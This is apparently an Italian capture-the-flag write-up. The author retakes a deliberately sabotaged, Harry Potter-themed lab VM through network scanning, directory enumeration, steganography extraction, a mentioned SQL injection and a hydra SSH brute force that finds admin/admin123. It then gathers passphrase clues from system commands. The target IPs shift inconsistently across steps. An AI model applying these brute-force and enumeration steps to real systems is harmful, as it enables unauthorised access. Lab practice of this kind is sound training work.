



⚡ OO
Don't touch
my laptop
muggle!



L'obiettivo di oggi ci chiede di scaricare ed importare la macchina virtuale da questo link:

https://drive.google.com/file/d/1vLlieF2HBgCCl76hqopUW3j98wFjfIM/view?usp=drive_link

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.

Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta.

La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Per prima cosa, come richiesto dall'obiettivo scarichiamo e installiamo la macchina dal link presente sull'obiettivo, avviamo la macchina e la nostra kali, aprendo la macchina target vediamo che ci porta l'ip della macchina 192.168.13.150, ma se non fossimo stati così fortunati avremmo potuto scoprirla aprendo il terminale di kali e lanciamo il comando “**sudo netdiscover -r 192.168.1.87/24**” tramite il quale facciamo una scansione della nostra rete per vedere tutti i dispositivi connessi a questa sub net.

```
Server Theta build 2.0
Carissimi Babbani, è con grande gioia che vi informo che il vostro amato server è stato compromesso!
Ho cambiato tutte le password e me ne sono andato a godermi la mia collezione di libri di magia.
Ora potete solo sperare di trovare un incantesimo per riprendere il controllo... Buona fortuna!
Indirizzi IP delle vostre povere reti:
Interfaccia: eth0 - IP: 192.168.1.87/24
Interfaccia: lo - IP: 127.0.0.1/8
blackbox login: _
```

Adesso possiamo effettuare una scansione per vedere tutte le porte aperte sulla macchina target e lo faremo tramite il comando “**nmap -sS 192.168.1.87**”, dove otteniamo come risultato della scansione varie porte aperte (21, 42, 80, 135, 1433, 1723, 2222, 5060, 5061, 8080, 8443).

```
(orco@vbox)-[~]
$ sudo nmap -sS 192.168.1.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 18:05 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.87
Host is up (0.00s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
42/tcp    open  nameserver
80/tcp    open  http
135/tcp   open  msrpc
1433/tcp  open  ms-sql-s
1723/tcp  open  pptp
2222/tcp  open  EtherNetIP-1
5060/tcp  open  sip
5061/tcp  open  sip-tls
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
MAC Address: 08:00:27:B4:CE:FB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

Apriamo il terminale della kali e proviamo a fare una scansione delle directory e dei file nascosti, con il comando “**dirb http://192.168.1.87**”, così facendo troviamo varie directory e file, come possiamo vedere nella figura a lato.

```
(orco@vbox)-[~]
$ dirb http://192.168.13.150

_____
DIRB v2.22
By The Dark Raver

_____
START_TIME: Wed May 21 18:05:42 2025
URL_BASE: http://192.168.13.150/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

--- Scanning URL: http://192.168.13.150/
=> DIRECTORY: http://192.168.13.150/css/
=> DIRECTORY: http://192.168.13.150/images/
+ http://192.168.13.150/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.13.150/javascript/
=> DIRECTORY: http://192.168.13.150/oldsite/
+ http://192.168.13.150/server-status (CODE:403|SIZE:279)
+ http://192.168.13.150/tmp (CODE:200|SIZE:18)

--- Entering directory: http://192.168.13.150/css/
--- Entering directory: http://192.168.13.150/images/
--- Entering directory: http://192.168.13.150/javascript/
=> DIRECTORY: http://192.168.13.150/javascript/jquery/


--- Entering directory: http://192.168.13.150/oldsite/
=> DIRECTORY: http://192.168.13.150/oldsite/css/
=> DIRECTORY: http://192.168.13.150/oldsite/images/
+ http://192.168.13.150/oldsite/index.php (CODE:302|SIZE:0)
+ http://192.168.13.150/oldsite/tmp (CODE:200|SIZE:17)

--- Entering directory: http://192.168.13.150/javascript/jquery/
+ http://192.168.13.150/javascript/jquery/jquery (CODE:200|SIZE:288550)


--- Entering directory: http://192.168.13.150/oldsite/css/
--- Entering directory: http://192.168.13.150/oldsite/images/
_____

END_TIME: Wed May 21 18:06:17 2025
DOWNLOADED: 36896 - FOUND: 6
```


Ispezionando sul browser le varie directory scoviamo per il momento due indizi, il primo indizio lo troviamo su **/tmp ‘7282>intenzioni’** mentre il secondo lo troviamo su **/oldsite ‘41002>misfatto’** come vediamo nelle due figure a lato.




Proviamo a fare un ispezione della pagina <http://192.168.1.87> con click destro ‘**Ispeziona**’ aprendo il tab console scoprendo subito una dicitura sospetta “**cookie wand**” con attribuito questo codice “**c2MqVDFsOVN5ezVi**”.



Notiamo qualcosa di strano, ne troviamo 2 una .jpg una .png, apriamo quella .jpg scarichiamola ed analizziamola con **steghide**




Notiamo anche in basso “password accio”, ci sarà utile dopo con steghide, e un documento HTML che andiamo subito ad approfondire.



Analizziamo questo documento HTML e vediamo chiaramente "**Theta-logo. pass="accio"**


```
1 2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <link rel="stylesheet" href="css/style.css">
8   <title>Login</title>
9 </head>
10 <body>
11 <!--
12 ++++++[>+>+++++>++++++>++++++<<<- ]>>>-----.,-----,<++,>+++++++.+,<.>,>++++.
13 -->
14
15 <!---->
16 
17 <hr>
18 <form method="POST">
19   <h1>Login</h1>
20   <input type="text" name="username" placeholder="Username" required>
21   <input type="password" name="password" placeholder="Password" required>
22   <input type="submit" value="Login">
23 </form>
24
25 </body>
26 </html>
27
```

In questo documento abbiamo inoltre trovato codice in linguaggio esoterico chiamato BrainFuck, quindi andiamo sul sito di codetranslate e traducendolo scopriamo **9991>di**



The screenshot shows a web interface for translating BrainFuck code. On the left, there's a text input field labeled "Input:" containing the BrainFuck code: "++++++[>...+.\n+<<<-]>>>-----.,-----,<++,>+++++++.+,<.>,>++++.". Below it is an "Arg:" input field and an "Output:" text area. On the right, there's a panel titled "★ BRAINF*CK CODE TO INTERPRET" with the output: "9991 > di". At the bottom, there's a "★ ARGUMENT" button.

Adesso scarichiamo l'immagine e salviamola in **/Desktop**



```
(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".

(kali㉿kali)-[~/Desktop]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.


Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.
```

Analizzandola con steghide facendo un'estrazione e ci chiede ovviamente una password, e senza nessuna esitazione andiamo ad inserire "**accio**".
Et voilà!


Abbiamo anche provato a fare un SQL injection reflected all'interno dell'input del login scoprendo quattro users: **anna, luca, marco, milena**.

```
(kali㉿kali)-[~]
$ curl -i http://192.168.1.38/oldsite/login.php
HTTP/1.1 200 OK
Date: Thu, 22 May 2025 08:45:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: PHPSESSID=n106nl67qnpvc691l7u8kjmal; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 661
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <link rel="stylesheet" href="css/style.css">
        <title>Login</title>
    </head>
    <body>
        
        <!--
        ++++++[>+>+++++>++++++<<<- ]>>+++++++.+- ... -->
        .-> .+.<.=>+++++.+++
        -->
        <form method="POST">
            <input type="text" name="username" placeholder="Username" required>
            <input type="password" name="password" placeholder="Password" require
d>
            <input type="submit" value="Login">
        </form>
    </body>
</html>
```



Torniamo sul terminale kali e usiamo un comando curl scoprendo un altro documento HTML con un altro codice esoterico, che andiamo subito a tradurre e otterremo come risultato **12000=>il**.



Entrando nel sito su **/welcome.php** troviamo ancora un altro indizio.



Eseguiamo un brute force tramite hydra trovando un punto di accesso sulla porta 2222, come da indizio della poesia ci rimandava a due porte di cui la 22 chiusa quindi in automatico prendiamo in considerazione la seconda. Il risultato del brute force ci ha portato a un login>"admin" e password>"admin123".

```
(kali㉿kali)-[~]
└─$ hydra -vV -t 4 -L users.txt -P directory-list-2.3-medium.txt -s 2222 ssh://192.168.1.142

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-22 11:31:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 18 login tries (l:2/p:9), ~5 tries per task
[DATA] attacking ssh://192.168.1.142:2222/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168.1.142:2222
[INFO] Successful, password authentication is supported by ssh://192.168.1.142:2222
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "admin123" - 1 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "kali" - 2 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "cicciopasticcio" - 3 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.1.142 - login "admin" - pass "brute" - 4 of 18 [child 3] (0/0)
[2222][ssh] host: 192.168.1.142 login: admin password: admin123
[ATTEMPT] target 192.168.1.142 - login "user" - pass "admin123" - 10 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.1.142 - login "user" - pass "kali" - 11 of 18 [child 3] (0/0)
```

Alla luce di quanto emerso è il momento di entrare nella macchina della nostra vittima tramite il servizio ssh, con admin riusciamo ad ottenere un accesso che sarà per noi cruciale alla riuscita dell'impresa. Et voilà! Login da Admin, siamo dentro.

```
(kali㉿kali)-[~]
$ ssh admin@192.168.1.142 -p 2222
admin@192.168.1.142's password:
*****
*      > Benvenuti al Server Magico di HogTheta <
*      *
*      Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*      *
*      △ Ricordate: ogni accesso non autorizzato verrà      *
*      immediatamente riportato al Ministero della Magia. △      *
*      *
*****
```

Entrati nella macchina, esploriamo le varie directory in cerca di informazioni utili. Siamo entrati in cd /bin e fatto un ls e ci è apparsa subito una sfilza di dati da analizzare.

```
admin@hogtheta:~$ cd /bin
admin@hogtheta:/bin$ ls
bashall Linux busybox cat Kali Forum chmod Exploit- chown Google HackDB cp Nessus / Setcpio dash date dd df dir dmesg
dnsdomainname domainname dumpkeys echo enable false fgconsole fgrep findmnt grep gunzip gzip head
hostname ip kbd_mode kill kmod ln loadkeys login ls lsblk lsmod mkdir mknod mktemp more
mount mountpoint mt mt-gnu mv nano nc nc.traditional netcat netstat nisdomainname open openvt pidof ping
ping6 ps pwd rbash readlink rm rnano run-parts sed setfont setupcon sh sh.distrib sleep
ss stty su sync tail rmkdir tar tempfile touch true umount uname uncompressed unicode_start vdir
which ypdomainname zcat zcmp zdifff zegrep zfgrep zforce zgrep zless zmore znew
admin@hogtheta:/bin$
```

Digitando **dmesg** invece troviamo "**giuro => 9220**".

```
[ 9.019445] eth0: link up
[ 21.360050] eth0: no IPv6 routers present
[ 22.370060] accio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
admin@hogtheta:~$ Connection to 192.168.0.102 closed by remote host.
Connection to 192.168.0.102 closed.
```

Digitando **mount** troviamo l'ennesimo indizio "**non avere => 55677**".

```
udev on /dev type tmpfs (rw,mode=0755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=620)
protego on /un/incantesimo/di/protezione/appare/e rivela che (il,numero,magico,per,'non avere',è,55677)
```

sempre nella cartella **/bin** digitiamo '**nano**' scopriamo ancora altri indizi preziosi come '**buone>37789**'.

```
admin@hogtheta:~$ nano
Reducto: Un bagliore blu colpisce e il numero magico per 'buone' è 37789.
```

Nella stessa cartella digitando **Sync** compare: '**di>9991**'

```
admin@hogtheta:/bin$ sync
agitai la bacchetta pronunciando Nox ... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.
```

Continuando nella cartella **/bin** digitiamo **df** trovando l'ultimo pezzo del puzzle '**solennemente>1700**'.

```
admin@hogtheta:/bin$ df
Filesystem      Size  Used Avail Use% Mounted on
rootfs        4.7G  731M  3.8G  17% /
udev          10M    0   10M   0% /dev
tmpfs         25M  192K  25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs         5.8M    0   5.8M   0% /run/lock
tmpfs         10M    0   10M   0% /run/shm
lumos        1700     0  1700   0% La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è 1700.
```

